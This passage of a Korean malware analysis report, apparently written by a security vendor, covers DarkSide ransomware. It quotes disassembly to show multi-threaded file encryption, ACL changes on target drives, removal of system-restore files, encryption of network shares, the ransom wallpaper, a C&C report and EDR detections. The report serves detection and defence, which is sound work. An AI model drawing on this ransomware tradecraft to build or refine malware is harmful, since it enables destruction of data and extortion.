isqlplussvc	Oracle IPlusSvce 관련 프로세스
xfssvccon	Oracle WebDav 관련 프로세스
mydesktopservice	Oracle MyDesktop Service 관련 프로세스
ocautoupds	Oracle Connector Auto Update Service 관련 프로세스
encsvc	Citrix Encryption Service 관련 프로세스
firefox	Firefox Browser 관련 프로세스
tbirdconfig	Mozilla Thunderbird 관련 프로세스
mydesktopqos	MyDesktop Quality Of Service 관련 프로세스
ocomm	Oracle Communicator 관련 프로세스
dbeng50	DataBase Engine에 사용되는 관련 프로세스
sqbcoreservice	SQL Backup Agent Service 관련 프로세스
excel	Microsoft Excel 관련 프로세스
infopath	Microsoft InfoPath 관련 프로세스
msaccess	Microsoft MSAccess 관련 프로세스
mspub	Microsoft MSPub 관련 프로세스
onenote	Microsoft OneNote 관련 프로세스
powerpnt	Microsoft PowerPoint 관련 프로세스
steam	Valve Corporation의 Steam 관련 프로세스
thebat	The Bat! E-Mail Client 관련 프로세스
thunderbird	Mozilla Thunderbird 관련 프로세스
visio	Microsoft Visio 관련 프로세스
winword	Microsoft WinWord 관련 프로세스
wordpad	Microsoft WordPad 관련 프로세스
notepad	Microsoft NotePad 관련 프로세스

[표10] 중지 대상 프로세스

2.4.30 Multi-Thread를 통한 암호화

```
00406BBA    6A 00           push 0
00406BBC    6A 00           push 0
00406BBE    6A 00           push 0
00406BC0    6A FF           push FFFFFFFF
00406BC2    FF15 AAFC4000   call dword ptr ds:[<&CreateIoCompletionPort>]
00406BC8    A3 0CFF4000     mov dword ptr ds:[40FF0C],eax
00406BCD    833D 0CFF4000   cmp dword ptr ds:[40FF0C],0
00406BD4    0F84 BA010000   je darkside.406D94
00406BDA    6A 00           push 0
00406BDC    6A 00           push 0
00406BDE    6A 00           push 0
00406BE0    6A FF           push FFFFFFFF
00406BE2    FF15 AAFC4000   call dword ptr ds:[<&CreateIoCompletionPort>]
00406C00    6A 00           push 0
00406C02    6A 00           push 0
00406C04    6A 00           push 0
00406C06    68 135C4000     push darkside.405C13
00406C0B    6A 00           push 0
00406C0D    6A 00           push 0
00406C0F    FF15 72FC4000   call dword ptr ds:[<&CreateThread>]
00406C15    AB              stosd
00406C16    FF05 14FF4000   inc dword ptr ds:[40FF14]
00406C1C    FF05 1CFF4000   inc dword ptr ds:[40FF1C]
00406C22    6A 00           push 0
00406C24    6A 00           push 0
00406C26    6A 00           push 0
00406C28    68 BA5E4000     push darkside.405EBA
00406C2D    6A 00           push 0
00406C2F    6A 00           push 0
00406C31    FF15 72FC4000   call dword ptr ds:[<&CreateThread>]
```

[그림 36] Multi-Thread를 통한 암호화

CreateIoCompletionPort API를 호출하여, 입출력의 완료를 수신하는 포트를 두 개 생성하고,
암호화를 담당하는 Thread 또한 CreateThread API 호출을 통해 두 개 생성한다.
이를 통해 Multi-Thread 기반의 빠른 속도를 활용한 암호화를 수행한다.


2.4.31 암호화 대상 드라이브의 보안 설정 변경

```
00405AFE    FF75 08         push dword ptr ss:[ebp+8]                [ebp+8]:L"\\
00405B01    FF15 72FD4000   call dword ptr ds:[<&GetNamedSecurityInfoW>]
00405B07    85C0            test eax,eax                             eax:L"\\\\?\\
00405B09    75 42           jne darkside.405B4D
00405B0B    8D45 F8         lea eax,dword ptr ss:[ebp-8]             [ebp-8]:L"\\
00405B0E    50              push eax                                 eax:L"\\\\?\\
00405B0F    FF75 FC         push dword ptr ss:[ebp-4]
00405B12    68 8CF64000     push darkside.40F68C
00405B17    6A 01           push 1
00405B19    FF15 7AFD4000   call dword ptr ds:[<&SetEntriesInAclW>]
00405B1F    85C0            test eax,eax                             eax:L"\\\\?\\
00405B21    75 2A           jne darkside.405B4D
00405B23    6A 00           push 0
00405B25    FF75 F8         push dword ptr ss:[ebp-8]                [ebp-8]:L"\\
00405B28    6A 00           push 0
00405B2A    68 80F64000     push darkside.40F680
00405B2F    6A 05           push 5
00405B31    6A 01           push 1
00405B33    FF75 08         push dword ptr ss:[ebp+8]                [ebp+8]:L"\\
00405B36    FF15 76FD4000   call dword ptr ds:[<&SetNamedSecurityInfoW>]
```

[그림 37] 암호화 대상 드라이브의 보안 설정 변경

암호화 진행 전, GetNamedSecurityInfoW API 호출을 통해
대상 드라이브 개체에 대한 보안 설정을 획득하고,
SetEntriesInAclW 및 SetNamedSecurityInfoW API 호출을 통해 보안 설정을 변경한다.
이를 통해 드라이브가 보안 설정이 되어있어도 암호화를 수행할 수 있도록 한다.

2.4.32 시스템 복원 무력화



[그림 38] 시스템 복원 무력화

시스템 복원에 사용될 수 있는 대상 폴더 내 파일과 주요 시스템 파일을 제거 또는 속성을 변경하여 암호화 진행 시 암호화되어 복구할 수 없도록 한다.
해당 작업에는 PathIsDirectoryEmptyW API를 통해 폴더 내 파일을 확인한 후, SetFileAttributesW API를 이용해 파일의 속성을 변경한다.
또한 복원 관련 프로세스가 실행 중일 경우 해당 프로세스를 종료한다.
대상 폴더 및 파일은 아래의 표와 같다.

폴더	C:\$WinREAgent	업데이트 및 업그레이드 문제 시 운영체제 복구용 임시 파일 저장
폴더	C:\PerfLogs	시스템의 문제 및 성능과 관련된 기타 보고서를 저장
폴더	C:\Recovery	Windows 복구 환경을 실행하는데 필요한 파일 저장
파일	bootmgr	부팅 관리자 소프트웨어
파일	BOOTNXT	시스템 예약 파티션에 소속된 부팅 관련 파일
파일	pagefile.sys	데이터 램 확장용으로 사용된 하드 디스크의 지정 영역 관련 파일
파일	swapfile.sys	메모리 부족 시 스토리지 일부를 메모리처럼 사용하는데 사용
파일	DumpStack.log.tmp	덤프 스택 로그 파일

[표11] 대상 폴더 파일

2.4.33 파일 암호화 과정

```
00405F56    50              push eax
00405F57    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00405F5A    50              push eax
00405F5B    68 00000800     push 80000
00405F60    8D83 04010000   lea eax,dword ptr ds:[ebx+104]      ebx+104:"[{000214A0-
00405F66    50              push eax
00405F67    FF73 2C         push dword ptr ds:[ebx+2C]
00405F6A    FF15 76FC4000   call dword ptr ds:[<&ReadFile>]
00405F70    85C0            test eax,eax
00406025    50              push eax
00406026    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00406029    50              push eax
0040602A    FF75 F8         push dword ptr ss:[ebp-8]
0040602D    8D83 04010000   lea eax,dword ptr ds:[ebx+104]
00406033    50              push eax
00406034    FF73 2C         push dword ptr ds:[ebx+2C]
00406037    FF15 7AFC4000   call dword ptr ds:[<&WriteFile>]
76389680    8BFF            mov edi,edi                         MoveFileExW
763896B2    55              push ebp
763896B3    8BEC            mov ebp,esp
763896B5    33C0            xor eax,eax                         eax:L".503900e4"
763896B7    50              push eax                            eax:L".503900e4"
763896B8    FF75 10         push dword ptr ss:[ebp+10]
763896BB    50              push eax                            eax:L".503900e4"
763896BC    50              push eax                            eax:L".503900e4"
763896BD    FF75 0C         push dword ptr ss:[ebp+C]
763896C0    FF75 08         push dword ptr ss:[ebp+8]           [ebp+8]:L"Bing.url"
763896C3    E8 48000000     call <kernelbase.MoveFileWithProgressTransactedW>
763896C8    5D              pop ebp
763896C9    C2 0C00         ret C
```

[그림 39] 파일 암호화 과정

암호화 파일 대상에 대해 ReadFile API를 호출하여, 파일의 내용을 버퍼에 적재한다.
이후 일련의 암호화 작업을 거친 후 WriteFile을 통해 암호화된 파일의 내용을 변경한다.
이후 MoveFileExW API를 호출하여 파일의 이름을 변경한다.

2.4.34 파일 암호화 결과

[그림 40] 파일 암호화 결과 (상 -암호화 전 / 하 -암호화 후)

파일의 암호화가 진행된 후 파일의 내용은 암호화되며 파일의 확장자도 변경된다.

2.4.35 네트워크 공유 폴더 암호화

```
00406E70    50              push eax                                eax:"*u@"
00406E71    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00406E74    50              push eax                                eax:"*u@"
00406E75    6A FF           push FFFFFFFF
00406E77    8D45 FC         lea eax,dword ptr ss:[ebp-4]
00406E7A    50              push eax                                eax:"*u@"
00406E7B    6A 01           push 1
00406E7D    57              push edi                                edi:L"\\\\D
00406E7E    FF15 3AFE4000   call dword ptr ds:[<&NetShareEnum>]
```

[그림 41] 네트워크 공유 폴더 암호화

NetShareEnum API를 호출하여 현재 연결된 네트워크 공유 폴더를 열거한다.
만약 연결된 네트워크 공유 폴더가 있을 경우 해당 폴더 또한 암호화가 진행된다.

2.4.36 바탕화면 변경용 이미지 생성 과정

```
00404320    6A 00           push 0
00404322    6A 00           push 0
00404324    68 BC020000     push 2BC
00404329    6A 00           push 0
0040432B    6A 00           push 0
0040432D    6A 00           push 0
0040432F    6A 41           push 41
00404331    FF15 F2FD4000   call dword ptr ds:[<&CreateFontW>]
004043A9    FF75 F8         push dword ptr ss:[ebp-8]
004043AC    FF15 0AFE4000   call dword ptr ds:[<&SelectObject>]
004043B2    FF75 C4         push dword ptr ss:[ebp-3C]              [ebp-3C]:L"All
004043B5    FF15 F2FB4000   call dword ptr ds:[<&wcslen>]
004043BB    83C4 04         add esp,4
004043BE    8BC8            mov ecx,eax
004043C0    8D45 AC         lea eax,dword ptr ss:[ebp-54]
004043C3    50              push eax
004043C4    51              push ecx
004043C5    FF75 C4         push dword ptr ss:[ebp-3C]              [ebp-3C]:L"All
004043C8    FF75 F8         push dword ptr ss:[ebp-8]
004043CB    FF15 22FE4000   call dword ptr ds:[<&GetTextExtentPoint32W>]
035D7370  All of your files are encrypted! ..  .. Find README.503900e4.TXT
035D73F0   and Follow Instructions!.....................................
035D7470  ..............................................................
035D74F0  ..............................................................
```

[그림 42] 바탕화면 변경용 이미지 생성 과정

암호화가 완료된 후, 바탕화면이 변경된다.
이 때, 사용될 이미지를 생성하며 해당 이미지에 삽입 될 문자열을 생성한다.


2.4.37 바탕화면 변경용 이미지 경로 획득

```
0040458E    6A 00           push 0
00404590    6A 1C           push 1C
00404592    FF75 C4         push dword ptr ss:[ebp-3C]              [ebp-3C]:L"All
00404595    6A 00           push 0
00404597    FF15 B2FD4000   call dword ptr ds:[<&SHGetSpecialFolderPathW>]
0040459D    FF75 C4         push dword ptr ss:[ebp-3C]              [ebp-3C]:L"All
004045A0    FF15 EEFD4000   call dword ptr ds:[<&PathAddBackslashW>]
004045A6    8D0D 38F84000   lea ecx,dword ptr ds:[40F838]           0040F838:L".50
```

[그림 43] 바탕화면 변경용 이미지 경로 획득

SHGetSpecialFolderPathW API를 호출하여 C:\Users\[UserName]\AppData\Local 경로를 획득한다.


2.4.38 바탕화면 변경용 이미지 생성



[그림 44] 바탕화면 변경용 이미지 생성

C:\Users\[UserName\AppData\Local 경로에 503900e4.bmp라는 이미지를 생성한다.


2.4.39 바탕화면 변경용 이미지 등록



[그림 45] 바탕화면 변경용 이미지 등록

HKEY_CURRENT_USER\Control Panel\Desktop 레지스트리 경로에
WallPaper 값을 이전에 생성한 바탕화면 변경용 이미지 경로로 등록한다.


2.4.40 바탕화면 변경



[그림 46] 바탕화면 변경

마지막으로 SystemParametersInfoW API를 호출하여 바탕화면을 변경한다.


2.4.41 작업 완료 후 C&C 전송용 데이터 생성



[그림 47] C&C 전송용 데이터 생성

DarkSide 랜섬웨어의 모든 작업이 완료된 후, C&C에 작업 결과를 전달하기 위해 데이터를 생성한다. 해당 데이터는 RtlRandomEx API 호출을 통한 난수와 일련의 연산을 거쳐 암호화가 수행된다.

2.4.42 C&C 연결 시도 및 프로세스 종료




[그림 48] C&C 연결 시도 및 프로세스 종료

이전에 생성한 암호화된 작업 결과에 대한 데이터를 C&C 서버에 전송하려는 시도를 수행하나, 현재 C&C 서버가 닫혀있어 해당 시도는 실패한다. 이후 DarkSide 랜섬웨어는 종료된다.

3. EDR 탐지 정보

EDR은 DarkSide 랜섬웨어에 Ransomware 타입의 악성코드로 탐지하고 있다.

3.1 탐지행위




[그림 49] EDR 탐지 행위

EDR은 DarkSide 랜섬웨어의 행위에 대해 위와 같이 탐지하고 있다.

3.2 주요 탐지행위


3.2.1 impact.impair.system-recovery.2



[그림 50]PowerShell을 통한 VolumeShadowCopy 삭제

PowerShell을 통해 난독화된 스크립트를 실행하여
VolumeShadowCopy 삭제를 수행하는 작업을 위와 같이 주요 행위 정보로서 탐지한다.
위 사진은 난독화된 스크립트가 복호화가 수행된 모습이다.


3.2.2 discovery.enumerate.file-directory.1



[그림 51] 대상 폴더 내 파일 목록 열거

DarkSide 랜섬웨어가 암호화 대상 파일을 찾기 위해 폴더 내 파일들을 열거하는 작업을
위와 같이 주요 행위 정보로서 탐지한다. 대상 폴더 이름을 확인할 수 있다.

3.2.3 impact.encrypt.file.1



[그림 52] 파일 암호화 및 파일명 변경